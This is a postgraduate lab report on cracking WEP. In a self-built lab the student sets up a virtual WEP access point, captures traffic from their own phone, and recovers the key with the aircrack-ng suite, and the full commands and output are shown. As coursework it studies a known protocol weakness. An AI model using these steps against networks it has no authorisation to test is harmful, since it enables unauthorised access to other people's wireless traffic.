



University of Piraeus

School of Information and Telecommunications Technologies

Department of Digital Systems

Level: Postgraduate Program of Study

Security of Wireless and Mobile Networks

Case 3

Supervising Professors: Christos Xenakis and Georgios Efthymoglou

Kalaitzidis Ioannis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus

12/05/2026

Abstract

Violation of the WEP security protocol, highlighting its inherent vulnerabilities, particularly in IV management. Through a controlled experimental environment in Kali Linux, a virtual access point was created and a terminal device was used to generate traffic. The aircrack-ng tool was then used with the PTW analysis method, achieving the complete recovery of the cryptographic key in a minimum of time.

Contents

Introduction.....	1
-------------------	---

Practical piece of work.....	2
Bibliography	10

Introduction

In this paper, the process of breaching the WEP (Wired Equivalent Privacy) security protocol will be studied and analyzed in practice. WEP was introduced in 1997 with the aim of providing wireless networks with a level of confidentiality equivalent to that of wired networks. It is based on the RC4 symmetric encryption algorithm for data confidentiality and the CRC-32 algorithm for integrity control (ICV). Despite its widespread use in the past, WEP proved to be extremely vulnerable due to serious design weaknesses. The main weakness of the protocol is found in the management of the initialization vector (IV). An IV is a small 24-bit auxiliary number that is added to the network's fixed key to make each packet's encryption unique. The problem is that on the one hand the IV is transmitted "openly" in plaintext with the packet and on the other hand, due to its small size, the available numbers are quickly exhausted on an active network. This forces the router to reuse the same IVs. When an IV is reused, encryption becomes predictable, allowing an attacker who captures the movement to extract the original Wi-Fi code. In addition, the RC4 algorithm exhibits weaknesses that allow for the creation of "weak keys." By exploiting these gaps, an attacker can collect a sufficient number of encrypted packets and recover the network's original key in no time. The purpose of this exercise is to create a WEP experimental environment and the practical application of key recovery attacks, highlighting the above vulnerabilities.

For privacy reasons with the best security practices at the time of publication of this report, sensitive network identifiers have been modified. Parts of the physical addresses (MAC Addresses) and internal IP addresses of the devices used in the exercise have been deliberately hidden in the screenshots.


Practical piece of work

Regarding the first step in connecting the equipment to VMware, the process begins with the installation of the wireless USB network adapter **LINK TL-WN722N v4 (150Mbps) with Detachable Antenna** in a free port of the laptop. Then, through the VMware main menu (at the top of the screen), we go to the "VM>Removable Devices" path and locate the specific device in the list, which is usually listed with the name of the manufacturer. Finally, by selecting the "Connect (Disconnect from host)" command, the card is disconnected from the main operating system (Windows) and assigned exclusively for use in the Kali Linux environment, being the main tool for the successful execution of the task.



When the device is connected, the VMware environment displays a standard information message confirming that the TP-Link network card is disengaged from the host machine (Windows) and is attached exclusively to the Kali Linux virtual machine.

order
verify



In
to
the

successful recognition of the wireless interface by the operating system, this is followed by launching a terminal window within Kali Linux and executing the command

iwconfig.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7  RTS thr=2347 B  Fragment thr:off
            Power Management:off

(kali@kali)-[~]
$
```

As can be seen from the results of the command execution, the Kali Linux operating system successfully recognized the external network adapter, assigning it the interface designation **wlan0**. At the same time, it was found that the default mode of the card was "Managed". In order to switch to error-free Monitor Mode, it was deemed necessary to terminate any system processes and network services (such as NetworkManager) that may cause interference or attempt to arbitrarily restore the card to its original state. To this end, the order was executed **sudo airmon-ng check kill**, thus ensuring seamless preparation of the wireless interface for the next stages of analysis.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

When executing the previous command, the system successfully detected and terminated the process **wpa_supplicant**, which is responsible for managing standard wireless connections in the background. By ensuring the right environment and eliminating possible interference, the network card transition took place **wlan0** in tracking mode (**Monitor Mode**) through the mandate **sudo airmon-ng start wlan0**. Finally, to definitively confirm the successful change of the operating state of the

interface, the command was re-executed **iwconfig**.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0             rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
docker0   no wireless extensions.
br-480f97c7b15a no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

The transition of the TP-Link wireless card to Monitor Mode is a fundamental step in the implementation of the attack. Unlike the default mode (Managed Mode), where the card processes only the packets intended for it, Monitor Mode allows the capture of all wireless traffic (raw frames) in the broadcast channel, making it possible to intercept encrypted WEP packets.

Since modern home routers no longer support the outdated WEP protocol for security reasons, it was deemed necessary to create a virtual access point within the Kali Linux environment. This virtual network will act as the target of the attack, providing the necessary experimental environment for collecting the IVs and subsequently recovering the cryptographic key.

The choice of the airbase-ng tool to create the virtual network "JK_WEP" highlighted a crucial technical parameter regarding the cryptographic key format. Unlike commercial routers that allow the input of codes in ASCII format (e.g. 5 characters), airbase-ng requires the key to be defined strictly in hexadecimal format via the "-w" parameter. This requirement is due to the 64-bit WEP architecture. The total key is derived from the sum of a 40-bit fixed key and a 24-bit IV. Since each hexadecimal digit corresponds to 4 bits, the 40-bit key must consist of exactly 10 hexadecimal digits (0-9, A-F). The initial use of a 5-digit ASCII code resulted in an "Invalid WEP key length" error, making it necessary to correct the command.

The successful launch of the virtual network was carried out with the following command, which remained active on a separate terminal throughout the attack: **sudo airbase-ng -e "JK_WEP" -c 6 -W 1 -w 1122334455 wlan0**. Upon execution of the

command, the virtual interface `at0` was created and the Access Point began to transmit with BSSID the MAC address of the TP-Link card.



```
(kali@kali)-[~]
$ sudo airbase-ng -e "JK_WEP" -c 6 -W 1 -w 1122334455 wlan0
[sudo] password for kali:
16:31:20 Created tap interface at0
16:31:20 Trying to set MTU on at0 to 1500
16:31:20 Access Point with BSSID 3C:52:A1: started.
16:32:09 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:32:09 SKA from 90:EC:EA:
16:32:09 Client 90:EC:EA: associated (WEP) to ESSID: "JK_WEP"
16:32:23 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:32:23 SKA from 90:EC:EA:
16:32:23 Client 90:EC:EA: reassociated (WEP) to ESSID: "JK_WEP"
16:32:35 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:32:35 SKA from 90:EC:EA:
16:32:35 Client 90:EC:EA: reassociated (WEP) to ESSID: "JK_WEP"
16:32:35 Client 90:EC:EA: reassociated (WEP) to ESSID: "JK_WEP"
16:33:08 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:08 SKA from 90:EC:EA:
16:33:08 Client 90:EC:EA: reassociated (WEP) to ESSID: "JK_WEP"
16:33:11 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:11 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:11 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:11 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:11 SKA from 90:EC:EA:
16:33:11 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:11 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:11 SKA from 90:EC:EA:
16:33:11 Client 90:EC:EA: associated (WEP) to ESSID: "JK_WEP"
16:33:16 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:16 SKA from 90:EC:EA:
16:33:16 Client 90:EC:EA: reassociated (WEP) to ESSID: "JK_WEP"
16:33:48 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:48 SKA from 90:EC:EA:
16:33:48 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:48 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:48 SKA from 90:EC:EA:
16:33:48 Client 90:EC:EA: reassociated (WEP) to ESSID: "JK_WEP"
16:33:59 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
16:33:59 SKA from 90:EC:EA:
16:33:59 Client 90:EC:EA: associated (WEP) to ESSID: "JK_WEP"
16:34:04 Broken SKA: 90:EC:EA: (expected: 178, got 165 bytes)
```

In order to simulate a user's activity on the network and start generating traffic to collect packets, an iPhone terminal device was used as a "client". During the process of connecting to the virtual network "JK_WEP", significant limitations were highlighted due to the modern security valves of the operating systems:


- Protocol authentication (Broken SKA): Initially, it was observed that the connection could not be completed with the error indicator "Broken SKA". This phenomenon indicates the failure of the Shared Key Authentication method, which requires the exchange of an encrypted challenge. The problem was resolved by switching to the Open System Authentication method, which allowed the device to be successfully associated, despite the operating system's warning of "Weak Security".

- Manual Network Configuration (Static IP): Since the virtual access point (airbase-ng) did not have a DHCP service to automatically assign addresses, the device was unable to complete the connection. To resolve the issue, manual static IP address rendering was applied to the client's Wi-Fi settings (IP: 192.168.1.5XX, Subnet Mask: 255.255.255.0, Gateway: 192.168.1.XXX).

After successful login, repeated attempts were made to access websites via browser. Although the network did not provide internet access, this action forced the device to continuously transmit encrypted data packets over the air. These packages were the raw material for the collection of the IVs necessary for the final analysis.



With the successful association of the terminal device in the virtual network, the process of targeted recording of wireless traffic on channel 6 began. For this purpose, the airodump-ng tool was used, which was configured to store the collected packets in .cap format files for later analysis, using the command `sudo airodump-ng --bssid 3C:52:A1:XX:XX:XX -c 6 -w wep_capture`



wlan0.

```
(kali@kali)-[~]  
$ sudo airodump-ng --bssid 3C:52:A1:2A:EA:8D -c 6 -w wep_capture wlan0  
[sudo] password for kali:  
16:32:26 Created capture file "wep_capture-03.cap".
```

The primary objective was to rapidly collect a sufficient number of IVs. Initially, an attempt was made to apply the classic ARP Replay Attack technique through the aireplay-ng tool. However, during the experimental process it was found that injecting packets with an extremely high frequency caused an overload on the wireless network card. This resulted in interface instability and repeated client disconnection, rendering data collection inefficient.

In order to ensure the stability of the connection and the uninterrupted flow of data, an alternative, controlled method of motion generation was adopted. In order to ensure connection stability and uninterrupted data flow, an alternative, controlled motion generation method was adopted, leveraging the virtual at0 interface created by the airbase-ng tool. In the first stage, it was deemed necessary to activate the interface and assign the IP address of the router with the command **sudo ifconfig at0 192.168.1.XXX up**. A controlled sending of ICMP packets to the static IP of the target device was then executed, via the command **sudo ping -i 0.1 192.168.1.5XX**. By using the -i 0.1 parameter, exactly 10 packets per second were produced. This approach allowed for the stable and linear collection of thousands of IVs without causing the

wireless interface to collapse or disconnect the client, providing the necessary hardware for the final phase of the analysis.

```
(kali@kali)-[~]
$ sudo ifconfig at0 192.168.1. up

(kali@kali)-[~]
$ sudo ping -i 0.1 192.168.1.5
PING 192.168.1.50 (192.168.1.5 ) 56(84) bytes of data.
64 bytes from 192.168.1.5 : icmp_seq=32 ttl=64 time=2004 ms
64 bytes from 192.168.1.5 : icmp_seq=33 ttl=64 time=1926 ms
64 bytes from 192.168.1.5 : icmp_seq=34 ttl=64 time=1857 ms
64 bytes from 192.168.1.5 : icmp_seq=35 ttl=64 time=1786 ms
64 bytes from 192.168.1.5 : icmp_seq=36 ttl=64 time=1695 ms
64 bytes from 192.168.1.5 : icmp_seq=37 ttl=64 time=1612 ms
64 bytes from 192.168.1.5 : icmp_seq=38 ttl=64 time=1517 ms
64 bytes from 192.168.1.5 : icmp_seq=38 ttl=64 time=1525 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=39 ttl=64 time=1432 ms
64 bytes from 192.168.1.5 : icmp_seq=40 ttl=64 time=1360 ms
64 bytes from 192.168.1.5 : icmp_seq=41 ttl=64 time=1273 ms
64 bytes from 192.168.1.5 : icmp_seq=41 ttl=64 time=1282 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=42 ttl=64 time=1187 ms
64 bytes from 192.168.1.5 : icmp_seq=44 ttl=64 time=1010 ms
64 bytes from 192.168.1.5 : icmp_seq=44 ttl=64 time=1013 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=45 ttl=64 time=929 ms
64 bytes from 192.168.1.5 : icmp_seq=51 ttl=64 time=315 ms
64 bytes from 192.168.1.5 : icmp_seq=52 ttl=64 time=225 ms
64 bytes from 192.168.1.5 : icmp_seq=53 ttl=64 time=139 ms
64 bytes from 192.168.1.5 : icmp_seq=54 ttl=64 time=78.6 ms
64 bytes from 192.168.1.5 : icmp_seq=54 ttl=64 time=84.7 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=55 ttl=64 time=33.0 ms
64 bytes from 192.168.1.5 : icmp_seq=55 ttl=64 time=38.2 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=56 ttl=64 time=28.6 ms
64 bytes from 192.168.1.5 : icmp_seq=57 ttl=64 time=10.2 ms
64 bytes from 192.168.1.5 : icmp_seq=57 ttl=64 time=13.6 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=58 ttl=64 time=12.7 ms
64 bytes from 192.168.1.5 : icmp_seq=59 ttl=64 time=18.1 ms
64 bytes from 192.168.1.5 : icmp_seq=59 ttl=64 time=21.8 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=59 ttl=64 time=36.3 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=59 ttl=64 time=39.9 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=60 ttl=64 time=116 ms
64 bytes from 192.168.1.5 : icmp_seq=60 ttl=64 time=118 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=60 ttl=64 time=123 ms (DUP!)
64 bytes from 192.168.1.5 : icmp_seq=61 ttl=64 time=64.4 ms
64 bytes from 192.168.1.5 : icmp_seq=62 ttl=64 time=9.17 ms
```

The final phase of the attack focused on analyzing the collected data using the aircrack-ng tool. The program was configured to analyze the total recorded files (wep_capture*.cap) in order to maximize the amount of data available with the command **sudo aircrack-ng wep_capture*.cap**. Although the statistical analysis of the algorithm started automatically with the completion of 5,000 IVs, the randomness of the generated packets did not immediately yield the necessary mathematical collisions. Therefore, it was necessary to continue recording until about 15,000 IVs were collected. As illustrated in the screenshot below, with this volume of data, the PTW (Pyshkin, Tews, Weinmann) type attack was able to successfully correlate the

mathematical iterations of the IVs and recover the 64-bit WEP key **11:22:33:44:55** with 100% success.

Remarkably, the use of the PTW (Pyshkin, Tews, Weinmann) cryptoanalysis

```
(kali@kali)~$ sudo aircrack-ng wep_capture*.cap
[sudo] password for kali:
Reading packets, please wait...
Opening wep_capture-01.cap
Opening wep_capture-02.cap
Opening wep_capture-03.cap
Read 83356 packets.

# BSSID      ESSID      Encryption
1 3C:52:A1:  [REDACTED]  WEP (5471 IVs)

Choosing first network as target.
Reading packets, please wait...
Opening wep_capture-01.cap
Opening wep_capture-02.cap
Opening wep_capture-03.cap
Read 83356 packets.

1 potential targets
Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.7

[00:08:00] Tested 74 keys (got 15031 IVs)
Got 15007 out of 15000 IVs starting PTW attack with 15007 IVs.

KB  depth  byte(byte)
0  0/ 1  11(29888) 35(21248) 65(19968) 44(19456) 02(19200) 69(18944) 6E(18944) CE(18944) C3(18688) DE(18688) E5(18688) 6F(18432)
1  0/ 2  22(21248) 18(20224) 65(20224) 90(19712) 6E(19456) 88(19456) 47(19200) 1D(18688) A0(18688) C3(18688) 29(18432) 85(18176)
2  0/ 2  23(20736) 5E(20224) 99(19456) CE(19456) 18(19200) 4E(18944) E1(18944) 21(18688) 49(18688) 82(18432) 8F(18432) E3(18432)
3  0/ 11  6A(18944) 80(18944) 36(18688) 97(18688) E1(18688) 12(18432) 95(18432) 14(18176) 51(18176) 73(18176) 11(17920) 2C(17920)
4  0/ 2  8C(21760) FF(20736) 21(19968) 8D(19712) 26(19456) 73(19456) 97(19456) E3(19456) 84(18944) 8F(18944) 0A(18944) 54(18688)

KEY FOUND! [ 11:22:33:44:55 ]
Decrypted correctly: 100%
```

method by the aircrack-ng tool, dramatically reduced the required amount of data. Unlike earlier attacks (e.g., Fluhrer, Mantin, Shamir) that required hundreds of thousands of packets, the PTW method recovered the key with just ~15,000 IVs, more efficiently exploiting the statistical weaknesses of the RC4 algorithm.

Conclusion

The internship proved that the WEP protocol is completely insecure for modern environments. The ability to recover the key in less than 10 minutes, even using a virtual environment, highlights the criticality of using modern standards like WPA3. The difficulties encountered with iPhone terminal devices also highlight the built-in safeguards of modern operating systems against outdated protocols.

Bibliography

- Recommended settings for Wi-Fi routers and access points - Apple Support. (2026, March 26). Retrieved from <https://support.apple.com/en-us/102766>
- airbase-ng [Aircrack-ng]. (2018, March 11). Retrieved from <https://www.aircrack-ng.org/doku.php?id=airbase-ng>
- Fluhrer, S., Mantin, I., & Shamir, A. (2001). Weaknesses in the key scheduling algorithm of RC4. In *Selected Areas in Cryptography: 8th Annual International Workshop, SAC 2001 Toronto, Ontario, Canada, August 16-17, 2001. Revised Papers* (pp. 1-24). Berlin, Heidelberg: Springer. Retrieved from https://www.cs.cornell.edu/people/egs/615/rc4_ksaproc.pdf
- Tews, E., Weinmann, R. P., & Pyshkin, A. (2007). Breaking 104 bit WEP in less than 60 seconds. In *Information Security Applications: 8th International Workshop, WISA 2007, Jeju Island, Korea, August 27-29, 2007, Revised Selected Papers* (pp. 188-202). Berlin, Heidelberg: Springer. Retrieved from <https://eprint.iacr.org/2007/120.pdf>
- Bedi, C., & Vaja, A. (2014). *Kali Linux wireless penetration testing beginner's guide*. Birmingham, UK: Packt Publishing Ltd. Retrieved from https://api.pageplace.de/preview/DT0400.9781783280421_A24763783/preview-9781783280421_A24763783.pdf